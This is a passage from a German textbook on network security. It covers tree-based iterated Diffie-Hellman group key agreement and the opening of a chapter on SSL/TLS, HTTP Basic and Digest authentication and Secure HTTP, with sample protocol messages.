mit der Bitfolge $1b_2 \dots b_n$ wird dem linken Nachfolger die Bitfolge $1b_2 \dots b_n 0$, und dem rechten Nachfolger die Bitfolge $1b_2 \dots b_n 1$ zugeordnet. Die Länge der Bitfolge gibt dabei die Entfernung des Knotens von der Wurzel an.

- Wenn ein neuer Teilnehmer B der Gruppe beitreten möchte, sendet er eine entsprechende Nachricht an diese.
- Jeder Teilnehmer darf darauf mit einer „Einladung“ antworten. (Die Frage, wie eine Gruppe von Teilnehmern demokratisch entscheiden kann, wer aufgenommen wird und wer nicht, ist ein sehr interessantes Forschungsthema. Wir gehen davon aus, dass der Aufnahmewunsch bejaht wurde.) Dabei hängt die Verzögerung, mit der eine solche Einladung ausgesprochen wird, von der Länge der Bitfolge des jeweiligen Teilnehmers ab: Je länger die Bitfolge, desto länger die Verzögerung. Dadurch wird gewährleistet, dass der Baum stets „ausgeglichen“ (“balanced”) wächst, und nicht ein Ast wesentlich stärker als der andere. Wurde eine Einladung (über IP Multicast, von Teilnehmer A) verschickt, so sehen alle anderen Gruppenmitglieder diese und verzichten darauf, eine eigene Einladung zu versenden.
- Die Einladung von A enthält eine Bitfolge, die durch Anfügen einer „1“ an die Bitfolge von A entsteht. A selbst fügt eine „0“ an seine alte Bitfolge an. Dadurch werden im Baum zwei neue Blätter erzeugt, von denen das linke dem einladenden alten Teilnehmer A , und das rechte dem neuen Teilnehmer B zugewiesen wird.
- A initiiert nun ein AKA-Protokoll, indem er eine Nachricht an alle Teilnehmer sendet, die mindestens das Paar $(1100, g^{a1100} \bmod p)$ enthält.
- Welcher Teilnehmer muss nun auf diese DH-Nachricht antworten? Diese Frage kann jeder Teilnehmer leicht beantworten, indem er das letzte Bit aus der gesendeten Bitfolge und das letzte Bit seiner eigenen Bitfolge entfernt (Rechtsshift, ganzzahlige Division durch 2). Sind die beiden so entstandenen Werte gleich, so muss er antworten. In unserem Beispiel muss der neue Teilnehmer mit $(1101, g^{a1101} \bmod p)$ antworten. Nach diesem Schritt kennen A und B den geheimen Wert $k110$.
- A ist jetzt weiter aktiv und sendet $(110, g^{k110} \bmod p)$, worauf nach dem gleichen Algorithmus wie eben der Teilnehmer mit der Bitfolge 111 mit $(111, g^{k111} \bmod p)$ antworten muss.
- Dieses Verfahren wird mit den Nachrichten $(10, g^{k10} \bmod p)$ und $(11, g^{k11} \bmod p)$ abgeschlossen. Jeder Teilnehmer weiß jetzt, dass der aus diesen beiden Werten errechnete Schlüssel der Gruppenschlüssel ist.

Analog verfährt man beim Entfernen eines Teilnehmers E aus der Gruppe (Bild 6.14): Es wird angekündigt (am besten von ihm selbst), welcher Teilnehmer die Gruppe verlassen wird. Diese Ankündigung enthält die Bitfolge des zu entfernenden Teilnehmers E . Durch Entfernen des letzten Bits der eigenen und der Bitfolge von E kann jeder Teilnehmer überprüfen, wer aktiv werden muss. Dies liefert auch gleich die neue Bitfolge des „Partners“ von E , und somit dessen neue Position im Baum.

Der AKA-Schlüsselaustausch wird dann mit der Nachricht $(101, g^{a101} \bmod p)$ initiiert, und läuft wie oben beschrieben ab.




Abb. 6.14 Das Entfernen eines Teilnehmers zu einer Gruppe im iterierten Diffie-Hellman-Protokoll.

Das Iterierte Diffie-Hellman-Verfahren (IDH) ist somit ein Kandidat für die Schlüsselvereinbarung in dynamischen, verteilten Anwendungen. Der große Vorteil gegenüber zentralisierten Verfahren wie etwa der Logical Key Hierarchy besteht darin, dass es keinen zentralen GCKS mehr gibt, der sich als Single Point of Failure bzw. Single Point of Attack herausstellen könnte.

Ein anderer wichtiger Kandidat ist das Burmester-Desmedt-Protokoll, das lediglich bei der Entfernung von Teilnehmern aus der Gruppe Schwächen aufweist. Bild 6.14 vergleicht die Parameter beider Verfahren. In bestimmten Fällen kann es jedoch möglich sein, zu warten, bis mehrere Mitglieder die Gruppe verlassen haben, um dann die Situation mit einem Burmester-Desmedt-IKA zu bereinigen. Damit würde der Performance-Vorteil von IDH geringer werden.

Was bleibt also noch zu tun?

- Beide Protokolle verwenden IP Multicast als Netzwerkprotokoll. Dies hat zur Folge, dass TCP nicht als Transportprotokoll eingesetzt werden kann, sondern nur UDP, das keine Mechanismen zur zuverlässigen Übertragung von Daten bereitstellt. Konkret bedeutet dies: Einzelne Nachrichten der Schlüsselvereinbarungsprotokolle können verloren gehen, beschädigt werden, oder mehrfach bei einzelnen Teilnehmern ankommen. Maßnahmen gegen Datenverlust sind daher erforderlich, z.B. auf Protokollebene mit NACKs (Negative Acknowledgements, d.h. Beschwerdenach-

	Burmester - Desmedt		IDH	
	Runden	Nachrichten	Runden	Nachrichten
IKA	2	$2n$	$\log_2 n$	$2n - 2$
Add 1	2	4	$\log_2 n$	$2 \log_2 n$
Delete 1	2	$\geq 1, 5n$	$\log_2 n$	$2 \log_2 n$

Abb. 6.15 Vergleich der Parameter der Burmester-Desmedt und des IDH-Protokolls.

richten, die das Ausbleiben einer erwarteten Nachricht anzeigen) oder durch Verwendung eines „reliable“ Multicast-Protokolls.

- Eine „demokratische“, verteilte Abstimmung darüber, warum bzw. nach welchen Regeln ein Teilnehmer aufgenommen oder ausgeschlossen werden sollte. Hier kann man z.B. versuchen, Einstimmigkeit oder bestimmte Mehrheitsentscheidungen in ein kryptografisches Protokoll umzusetzen. Dies wäre ein interessanter Testfall für die Praxistauglichkeit der kryptografischen Verfahren für elektronische Wahlen.
- Es kann auch wünschenswert sein, dass die Gruppe nach außen hin geschlossen auftritt (z.B. der Vorstand eines Unternehmens) und dies mit einer digitalen Signatur realisiert wird, die von jedem Gruppenmitglied erstellt werden kann. Wünschenswert wäre es, den Missbrauch dieser digitalen Signatur durch ein einzelnes Gruppenmitglied innerhalb der Gruppe aufdecken zu können.

Die Schlüsselvereinbarungsprotokolle für Gruppen bieten also noch jede Menge interessante Forschungsthemen, die darüber hinaus sogar noch enorme praktische Relevanz haben.

7 WWW-Sicherheit mit SSL

Übersicht

7.1	Das Hypertext Transfer Protokoll (HTTP)	147
7.2	HTTP-Sicherheitsmechanismen	150
7.3	Secure HTTP	152
7.4	Erste Versuche: SSL 2.0 und PCT	156
7.5	SSL 3.0: Sicherheitsschicht über TCP	158
7.6	SSL Record Layer	159
7.7	SSL Handshake	160
7.8	SSL Alert Protocol	172
7.9	TLS: Der Internet-Sicherheitsstandard	172
7.10	Angriffe auf SSL	178
7.11	Formale Analysen von TLS	190
7.12	Praktische Aspekte	192

Das Kürzel „SSL“ steht für das bislang erfolgreichste Sicherheitskonzept im Internet. Jede Webanwendung bietet heute ihren Kunden die Möglichkeit, vertrauliche Daten über eine SSL-geschützte Verbindung an den Server zu übertragen. Allein dadurch wird SSL/TLS zu mit Abstand am häufigsten eingesetzten kryptographischen Protokoll überhaupt. Darüber hinaus werden aber noch andere Webprotokolle wie FTP, IMAP oder POP3 über SSL/TLS abgesichert, und über EAP-Protokolle wie EAP-TLS, EAP-TTLS und EAP-FAST hält der SSL-Handshake Einzug in andere Netzwerkschichten wie WLAN, PPP und IPSec.

Das Secure Socket Layer-Protokoll ist ein Beispiel dafür, nach welchen Kriterien ein erfolgreiches und leicht nutzbares Sicherheitsprotokoll aufgebaut sein sollte:

- *Serverseitige Konfiguration:* Alle kryptographischen Parameter werden auf Serverseite konfiguriert. Da für die Betreuung der Server Fachleute zum Einsatz kommen, ist die Gefahr für Fehlkonfigurationen gering.
- *Schließen einer Sicherheitslücke:* SSL profitiert vom Erfolg des World Wide Web, indem es eine Möglichkeit zur vertraulichen Kommunikation in diesem unsicheren Medium schafft. Dies geschah genau zum richtigen Zeitpunkt. Die Weitsicht des ursprünglichen Entwicklers Netscape ist hier zu loben.

7 Anwendungsschicht	Anwendungsschicht	Telnet, <u>FTP</u> , SMTP, <u>HTTP</u> , DNS, <u>IMAP</u>
6 Darstellungsschicht		
5 Sitzungsschicht		
4 Transportschicht	Transportschicht	TCP, UDP
3 Vermittlungsschicht	IP - Schicht	IP
2 Sicherungsschicht		Ethernet, Token Ring, PPP, FDDI,
1 Bitübertragungsschicht	Netzzugangsschicht	IEEE 802.3/802.11

Abb. 7.1 Das TCP/IP-Schichtenmodell: Der SSL/TLS Record Layer liegt genau „zwischen“ TCP und Anwendungsprotokollen wie HTTP (HTTPS), FTP (FTPS) oder IMAP (IMAPS).

- *Anpassungsfähigkeit:* SSL ist klar genug strukturiert, um mit der raschen Weiterentwicklung des WWW mithalten zu können. Gefundene Schwachstellen werden schnell behoben.




Abb. 7.2 Die mit SSL abgesicherte Homepage der IETF. Der Aufruf von SSL erfolgt über die Protokollangabe https in der Adresszeile. Die SSL-Verschlüsselung wird üblicherweise durch ein geschlossenes Vorhängeschloss symbolisiert.

Um zu verstehen, wie SSL funktioniert, ist es notwendig, kurz auf das Hypertext Transfer Protokoll (HTTP) einzugehen, das neben der Hypertext Markup Language (HTML) die Basis des World Wide Web bildet. Die ursprüngliche Aufgabe von SSL war es nämlich, genau dieses Protokoll abzusichern.

Der Versuch, das Hypertext Transfer Protokoll direkt durch Einführung von Secure-HTTP (s-HTTP) abzusichern, scheiterte an der Komplexität und fehlenden Flexibilität dieses Ansatzes. Wir werden darauf kurz in Abschnitt 7.3 eingehen. Dort werden auch die beiden Möglichkeiten, HTTP-Anfragen zu authentisieren, beschrieben.

Auf den von SSL gewählten Ansatz, eine Sicherungsschicht zwischen das Anwendungsprotokoll HTTP und das Transportprotokoll TCP einzuziehen, soll in den Ab-




Abb. 7.3 Die mit SSL abgesicherte Homepage der IETF. Das abgebildete Fenster erhält man, wenn man in Abbildung 7.2 auf „Weitere Informationen ...“ klickt.

schnitten 7.4 bis 7.9 eingegangen werden. Im Abschnitt über SSL Version 3 [FKK11] geht es dabei mehr um das Handshake-Protokoll, im Abschnitt über TLS (Version 3.1 von SSL) [DA99] mehr um die kryptographischen Details. Die Weiterentwicklung von TLS in [DR06] (TLS 1.1) und [DR08] (TLS 1.2) wird in Abschnitt 7.12.6 beschrieben.

Da SSL seit Jahren erfolgreich im praktischen Einsatz ist, sind in dieser Zeit natürlich auch eine Fülle von interessanten Angriffen publiziert worden. Sie betrafen meist Details der Implementierung und konnten leicht behoben werden. Interessant sind sie vor allem deshalb, weil es praktische Angriffe sind, die die ganze Bandbreite einer modernen Softwareimplementierung vom Timing-Verhalten der Server bis zum Graphical User Interface (GUI) ausnutzen.

Die Sicherheit von TLS wurde auch immer wieder mit formalen Methoden untersucht. Die wichtigsten Ergebnisse sollen in Abschnitt 7.11 kurz vorgestellt werden.

Abschließen möchte ich dieses Kapitel mit einem Abschnitt über die TLS-Public Key-Infrastruktur, die für die Praxis wichtig ist.

7.1 Das Hypertext Transfer Protokoll (HTTP)

Das World Wide Web (WWW) besteht in seinem Kern aus zwei Komponenten: Der Hypertext Markup Language (HTML, vgl. Unterabschnitt 11.1.2), mit der man die

Struktur von Web-Dokumenten anwendungsunabhängig beschreiben kann, und dem Hypertext Transfer Protocol (HTTP) [FGM⁺99], mit dem ein Client diese Dokumente von einem Server abrufen kann. Uns interessiert an dieser Stelle das Protokoll HTTP, da SSL und sein ehemaliger Konkurrent, Secure-HTTP, an dieser Stelle ansetzen.

Das Hypertext Transfer Protocol (HTTP) nutzt den Internet-Transportdienst TCP, der wiederum auf den Netzwerkdienst IP aufsetzt. IP transportiert Datenpakete über diverse Netzwerke hinweg von Rechner A zu Rechner B, kümmert sich aber nicht darum, ob sie ankommen oder nicht. Dies ist die Aufgabe des Protokolls TCP, das darüber hinaus noch festlegt, für welches Programm (für welchen Prozess) auf dem Zielrechner die Daten bestimmt sind. Diese Angabe erfolgt über so genannte Portnummern, z.B. steht die Nummer 80 für HTTP. Die Kombination aus IP-Adresse und Portnummer, die ein Programm im Internet eindeutig identifiziert, wird „Socket“ genannt. Über einen solchen Socket kann ein Prozess auf einem entfernten Rechner angesprochen werden. SSL sichert solche Socket-Verbindungen ab, daher der Name Secure Socket Layer.

HTTP benötigt noch einen weiteren Internet-Dienst, das Domain Name System (DNS). Dieser Dienst liefert zu einem (für Menschen lesbaren) Domain-Namen (z.B. `www.nds.rub.de`) die IP-Adresse zur Identifizierung des Sockets. Er wird in Kapitel 10 näher behandelt.

Die Einordnung dieser Dienste in das OSI- und TCP/IP-Kommunikationsmodell ist in Abbildung 7.1 wiedergegeben. Dabei benötigen die Protokolle einer Schicht ständig die Dienste der darunter liegenden Schichten, während Hilfsprotokolle wie DNS nur selten benötigt werden. Der Aufruf eines WWW - Dokuments umfasst die folgenden Schritte:

1. Die Nutzerin tippt `http://www.nds.rub.de/start.html` in die Adresszeile des Browsers ein. Da ein solcher Textstring auf eine eindeutige Ressource im Internet verweist, wird er auch als *Uniform Resource Locator (URL)* bezeichnet
2. Der Browser erfragt bei einem Domain Name Server die IP-Adresse zu `www.nds.rub.de` nach und erhält die Antwort 134.147.32.40.
3. Der Browser baut eine TCP - Verbindung zu 134.147.32.40 auf Port 80 auf. Die Portnummer 80 ergibt sich dabei aus der Protokollangabe „http“.
4. Der Browser sendet ein HTTP - Kommando (erste Zeile des nachfolgenden Beispiels) zusammen mit Zusatzinformationen (in den nachfolgenden HTTP-Headern) über diese TCP-Verbindung. Das Kommando besteht aus der HTTP-Methode (hier GET), dem Pfad zur benötigten Ressource (hier `\test.html`), und der Angabe der HTTP-Version (hier Version 1.1).

```
GET /start.html HTTP/1.1
Host: www.joerg-schwenk.de
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US;
rv:1.7.3) Gecko/20040910
Accept: text/xml,application/xml, application/xhtml+xml,
```

```
text/html; q=0.9, text/plain; q=0.8, image/png, */*; q=0.5
Accept-Language: en-us, en; q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1, utf-8; q=0.7, *; q=0.7
Keep-Alive: 300
Connection: keep-alive
```

5. Der Server antwortet über die TCP-Verbindung mit (a) einer Statuszeile (Erfolgsmeldung oder Fehler), (b) Metainformationen (nachfolgende HTTP-Header), (c) einer Leerzeile und (d) der Information selbst:

```
HTTP/1.1 200 OK
Date: Tue, 01 Feb 2005 12:08:27 GMT
Server: Apache
Expires: Tue, 08 Feb 2005 08:52:00 GMT
Cache-Control: no-store, no-cache
Content-Length: 10125
Content-Type: text/html; charset=ISO-8859-1
Set-Cookie: SESSIONID=9f6b8f64d9caf7a12df4e0175a63366a; path=/

<html>
...
</html>
```

Schritt 1-5 wird (theoretisch) für jede HTTP-Anfrage wiederholt. Insbesondere müsste für jede HTTP-1.0-Anfrage eine neue TCP-Verbindung aufgebaut werden. Für HTTP 1.1 ist als Optimierung vorgesehen, dass die TCP-Verbindung erhalten bleiben kann. In der Praxis verfahren Browser und Webserver hier sehr pragmatisch: Ein Browser baut oft parallel mehrere TCP-Verbindungen auf, um ein schnelleres Laden komplexer Webseiten zu gewährleisten.

Wenn man von der DNS-Abfrage absieht, besteht eine WWW-Abfrage im Wesentlichen aus zwei großen Teilen. Für beide Teile wurden kryptographische Sicherheitsmechanismen spezifiziert, mit unterschiedlichem Erfolg:

- **Aufbau der TCP-Verbindung:** SSL (Abschnitt 7.5), PCT (Unterabschnitt 7.4.2) und TLS (Abschnitt 7.9) bauen einen sicheren Kanal (verschlüsselt und authentifiziert) oberhalb der TCP-Verbindung auf. Über diesen Kanal werden dann die HTTP-Nachrichten unverändert übertragen.
- **HTTP-Kommando und HTTP-Antwort:** RFC 2069 [FHBH⁺97] definiert eine Challenge-and-Response-Methode zur Authentisierung eines Requests. Dazu müssen neue Header-Zeilen eingeführt werden (vgl. Abschnitt 7.2). Dagegen ist




Abb. 7.4 Ablauf einer Basic-Authentisierung zwischen HTTP-Client und Server.

Secure HTTP [RS99] mit der Idee gescheitert, auch die HTTP-Daten selbst zu schützen (siehe Abschnitt 7.3).

7.2 HTTP-Sicherheitsmechanismen

Mechanismen zum Schutz des WWW können in HTTP selbst implementiert werden. Das wichtigste Beispiel hierfür ist die *Basic Authentication*-Methode von HTTP (1.0 und 1.1), die ein einfaches Username/Password-Verfahren zum Schutz bestimmter Verzeichnisstrukturen auf Webservern implementiert. Bei diesem Verfahren wird das Passwort ungeschützt über das Internet gesendet, daher ist der zusätzliche Einsatz von SSL ratsam. Als Ergänzung hierzu wurde die *Digest Access Authentication*-Methode definiert. Bei dieser Methode wird ein klassisches Challenge-and-Response-Verfahren in den HTTP-Rahmen integriert.

7.2.1 Basic Authentication für HTTP

Der einzige Sicherheitsmechanismus, den das HTTP-Protokoll seit Version 1.0 [BLFF96] bietet, ist ein Zugriffsschutz mittels Username/Password auf bestimmte Verzeichnisse eines Webservers. Diese Methode der Authentisierung heißt *Basic Authentication*, und ist auch so zu verstehen: Allein bietet sie nur begrenzten Schutz, denn sowohl das Passwort als auch die Daten selbst werden unverschlüsselt über das Internet übertragen.

Der Ablauf einer Basic-Authentikation ist in Abbildung 7.4 dargestellt. Da HTTP ein zustandsloses Protokoll ist, besteht dieser Ablauf aus zwei aufeinander folgenden HTTP-Anfragen des Clients:

- Mit der ersten Anfrage versucht der Client, auf ein geschütztes Dokument zuzugreifen. Durch eine Fehlermeldung des Servers wird ihm mitgeteilt, dass dieses Dokument geschützt ist, und welche Authentisierungsmethode angewendet werden muss.




Abb. 7.5 Ablauf einer Digest-Authentisierung zwischen HTTP-Client und Server.

- In einer zweiten Anfrage formuliert der Client seinen Wunsch erneut, diesmal mit der passenden Username/Password-Information, die er sich nach Erhalt der ersten Fehlermeldung über ein Pop-Up-Fenster vom Nutzer erfragt hat. Das Passwort wird dabei nicht etwa verschlüsselt übertragen (wie Abbildung 7.4 suggerieren könnte), sondern ist lediglich Base64-codiert, um Übertragungsfehler zu vermeiden.

7.2.2 Digest Access Authentication für HTTP

Im Zusammenhang mit den Arbeiten zu HTTP 1.1 [FGM⁺97], wurde nach einer Methode gesucht, die wenigstens die offensichtlichsten Sicherheitsmängel von Basic besiegelt. Dazu wurde in RFC 2617 [FHBH⁺99] ein einfaches Challenge-and-Response-Protokoll spezifiziert und in den HTTP-Rahmen eingepasst. Wir wollen dieses Verfahren an dem Beispiel aus Abbildung 7.5 erläutern.

Wenn ein WWW-Server einen HTTP-Request für ein Dokument erhält, für das eine Authentisierung benötigt wird, so antwortet er mit der Fehlermeldung „401 Unauthorized“ und sendet die Challenge `nonce="dcd98...c093"` gleich in dieser Meldung mit (das Kunstwort „nonce“ steht hier für „number once“). Die Zeichenfolge `realm="mitarbeiter@bank.de"` (realm (engl.): Bereich) teilt dem Benutzer mit, dass er sich in seiner Rolle als Mitarbeiter von `bank.de` anmelden soll. `opaque` ist ein Zufallswert; er dient dazu, Denial-of-Service-Angriffe durch IP-Spoofing abzuwehren, und muss in der Antwort des Client wiederholt werden.

Auf diese Challenge muss der Nutzer mit einer Response antworten, mit der die geschützte Ressource (das Dokument `secret.html`) noch einmal angefordert wird (HTTP ist zustandslos!), und die außer den drei in der Challenge enthaltenen Werten zusätzlich noch den Username (`username="Hans.Mueller"`) und die Response (Base64 oder hexadezimal codiert) enthalten muss. Die Response wird dabei mit der Hashfunktion MD5 aus dem (geheimen) Passwort, dem Username, der `realm`, dem Pfad zum Dokument (`./root/secret.html`) und dem Nonce-Wert gebildet.

Die Authentisierungsmethoden Basic und Digest ergänzen die Sicherheitsmechanismen von SSL, da dort eine Authentisierung pauschal für den ganzen Server erfolgt, während sie mit der hier vorgestellten Methode für jedes Dokument individuell gestaltet werden kann.

7.2.3 HTML-Formulare mit Passworteingabe

Webseiten werden heute oft dynamisch erzeugt. Hierzu wird auf Serverseite eine *Multi-Tier*-Architektur eingesetzt, die typischerweise aus einem Webserver als Frontend (Tier 1), einer Anwendungslogik (z.B. programmiert in PHP oder Java, in einer Laufzeitumgebung wie z.B. Apache Tomcat, Tier 2), und einer Datenbank (Tier 3) besteht (vgl. Unterabschnitt 11.1.1). Eine Authentifikation des Nutzers kann hier für jeden dieser „Tiers“ erforderlich sein.

Da das HTTP-Protokoll nur zwischen Browser und Webserver abläuft, stehen die Authentifizierungsinformationen aus HTTP Basic und HTTP Digest nur dem Webserver (Tier 1) zur Verfügung.

Für die *Passworteingabe über ein HTML-Formular* (vgl. Unterabschnitt 11.1.10) existieren diese Probleme nicht: Nutzernname und Passwort, die in ein solches Formular eingegeben werden, können als Werte von Variablen gespeichert, in dieser Form von der Anwendungslogik weiterverarbeitet, und an den Datenbankserver weitergegeben werden. Daher hat sich diese Art der Nutzerauthentifizierung in der Praxis durchgesetzt und ist heute (in Kombination mit SSL/TLS) die am häufigsten eingesetzte Authentifizierungsmethode im WWW.

Für die Sicherheit von Webanwendungen ist es aber besser, ein Passwort mittels HTTP Basic Authentication abzufragen, denn dies ist im Gegensatz zur Eingabe in HTML-Formularen nicht anfällig für XSS-Angriffe (Unterabschnitt 11.2.1).

7.3 Secure HTTP

Mit Secure-HTTP (S-HTTP) [RS99], wurde versucht, die HTTP-Kommandos und Antworten mit Mitteln der Public Key-Kryptographie abzusichern. Der Standard beschreibt zusätzliche Header-Felder für HTTP und S-HTTP, die benötigt werden, um Daten verschlüsselt, signiert oder authentisiert austauschen zu können.

Die grundlegende Vorgehensweise ist dabei in Abbildung 7.6 dargestellt: Eine normale HTTP-Nachricht wird in eine S-HTTP-Nachricht eingepackt, wobei auch der HTTP-Header in den Datenteil wandert. Da auch der URI (Unique Resource Identifier; der Pfadname in der URL, der nach dem Domännamen kommt) vertrauliche Informationen enthalten kann, wird auch er unterdrückt. Aus

```
Get /root/secret.html HTTP/1.0
```

wird so

```
Secure * Secure-HTTP/1.4 .
```




Abb. 7.6 Kapselung der HTTP - Antwort in einer S-HTTP - Antwort

Aus der Server-Antwort

Secure-HTTP/1.4 200 OK

kann der Client ersehen, dass die Behandlung des S-HTTPS Umschlags der Nachricht erfolgreich beendet wurde. Sie sagt nichts darüber aus, ob der GET - Request erfolgreich bearbeitet werden konnte. Das steht erst im Body dieser Nachricht. Der Ablauf einer S-HTTP - Kommunikation soll anhand eines Beispiels aus [RS99] näher erläutert werden.

Der S-HTTP-fähige Client beginnt mit einem einfachen HTTP-Request, entweder durch Angabe einer URL oder durch Klicken auf einen Link. Der S-HTTP-Server antwortet darauf mit einer HTTP-Nachricht, die kryptographische Informationen in zusätzlichen Headerfeldern enthält:

```
200 OK HTTP/1.0
Server-Name: Navaho-0.1.3.3alpha
Certificate-Info: CMS,MIAGCSqGSI
b3DQEHAqCAMIACAQExADCABgkqh
...
Tiq4LnwgTdA8xQX4e1Jz9QzQobk
E3XVOjVAtCFcmiin80RB8AAAMYA
AAAAAAA==

Encryption-Identity: DN-1779, null, CN=Setec Astronomy, OU=Persona
Certificate,O=' RSA Data Security, Inc.' , C=US;
SHTTP-Privacy-Enhancements: recv-required=encrypt

<A name=tag1 HREF=' shttp://www.setec.com/secret'>
Don't read this. </A>
```

Die neuen Felder sind:

- Certificate-Info: Dieses Feld enthält das nach den Vorgaben der „Cryptographic Message Syntax“(CMS) [Hou99] formatierte Base64 - codierte Zertifikat des S-HTTP -Servers.
- Encryption-Identity: Identität der verschlüsselnden Instanz.
- SHTTP-Privacy-Enhancements: Hier steht, dass alle HTTP - Nachrichten verschlüsselt werden müssen.

Der Body dieser Nachricht enthält einen S-HTTP - Link. Durch Klicken auf diesen Link wird die URI „/secret“ mit einem GET - Befehl angefordert.

```
GET /secret HTTP/1.0
Security-Scheme: S-HTTP/1.4
User-Agent: Web-O-Vision 1.2beta
Accept: *
Key-Assign: Inband,key1,reply,des-ecb;7878787878787878
```

Mittels des Key-Assign-Feldes kann der Client dem Server den Wert (hier: hexadezimal „7878787878787878“) des symmetrischen Sitzungsschlüssels zukommen lassen, mit dem die Antwort verschlüsselt werden soll. Dieser Wert wird an einen Namen gebunden (hier: „key1“, d.h. Schlüssel „key1“ hat den Wert 7878...), ist für die Antwort („reply“) gültig, und als Algorithmus soll DES im ECB-Modus verwendet werden.

Dieser GET-Request darf natürlich nicht im Klartext gesendet werden. Daher wird er mit RSA und dem öffentlichen Schlüssel des Servers (aus dem Zertifikat) verschlüsselt im Datenteil der folgenden S-HTTP-Nachricht übertragen.

```
